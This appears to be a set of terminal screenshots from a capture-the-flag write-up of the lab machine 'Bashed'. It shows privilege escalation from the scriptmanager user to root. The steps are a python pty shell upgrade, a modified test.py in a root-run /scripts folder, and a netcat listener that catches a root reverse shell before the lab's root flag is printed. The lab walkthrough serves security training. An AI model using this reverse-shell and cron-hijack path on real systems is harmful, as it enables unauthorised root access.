
```
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
ls -la
total 88
drwxr-xr-x  23 root          root          4096 Dec  4  2017 .
drwxr-xr-x  23 root          root          4096 Dec  4  2017 ..
drwxr-xr-x   2 root          root          4096 Dec  4  2017 bin
drwxr-xr-x   3 root          root          4096 Dec  4  2017 boot
drwxr-xr-x  19 root          root          4240 Feb 28 06:28 dev
drwxr-xr-x  89 root          root          4096 Dec  4  2017 etc
drwxr-xr-x   4 root          root          4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root            32 Dec  4  2017 initrd.img → boot/initrd.img-4.4.0-62-generic
drwxr-xr-x  19 root          root          4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root          4096 Dec  4  2017 lib64
drwx------   2 root          root         16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root          root          4096 Dec  4  2017 media
drwxr-xr-x   2 root          root          4096 Feb 15  2017 mnt
drwxr-xr-x   2 root          root          4096 Dec  4  2017 opt
dr-xr-xr-x 113 root          root             0 Feb 28 06:28 proc
drwx------   3 root          root          4096 Dec  4  2017 root
drwxr-xr-x  18 root          root           500 Feb 28 06:28 run
drwxr-xr-x   2 root          root          4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager 4096 Dec  4  2017 scripts
drwxr-xr-x   2 root          root          4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root             0 Feb 28 06:59 sys
drwxrwxrwt  10 root          root          4096 Feb 28 07:00 tmp
drwxr-xr-x  10 root          root          4096 Dec  4  2017 usr
drwxr-xr-x  12 root          root          4096 Dec  4  2017 var
lrwxrwxrwx   1 root          root            29 Dec  4  2017 vmlinuz → boot/vmlinuz-4.4.0-62-generic
▯
```




```
cd scripts
ls
test.py
test.txt
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Feb 28 07:01 test.txt
▯
```



```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/$ ▯
```



```
scriptmanager@bashed:/scripts$ chmod +x test.py
chmod +x test.py
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 64
drwxrwxr--  2 scriptmanager scriptmanager  4096 Feb 28 15:00 .
drwxr-xr-x 23 root          root           4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager 12288 Feb 28 08:01 .test.py.swl
-rw-r--r--  1 scriptmanager scriptmanager 12288 Feb 28 07:53 .test.py.swm
-rw-r--r--  1 scriptmanager scriptmanager 12288 Feb 28 07:30 .test.py.swo
-rw-r--r--  1 scriptmanager scriptmanager 12288 Feb 28 07:20 .test.py.swp
-rwxr-xr-x  1 scriptmanager scriptmanager   212 Feb 28 14:46 test.py
-rw-r--r--  1 root          root             12 Feb 28 14:59 test.txt
scriptmanager@bashed:/scripts$ ./test.py
```



```
┌──(root💀kali)-[~]
└─# nc -lvnp 1212                                                        1 ×
listening on [any] 1212 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.68] 43362
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
test.py
test.txt
# cd /root/
# ls
root.txt
# cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
# 
```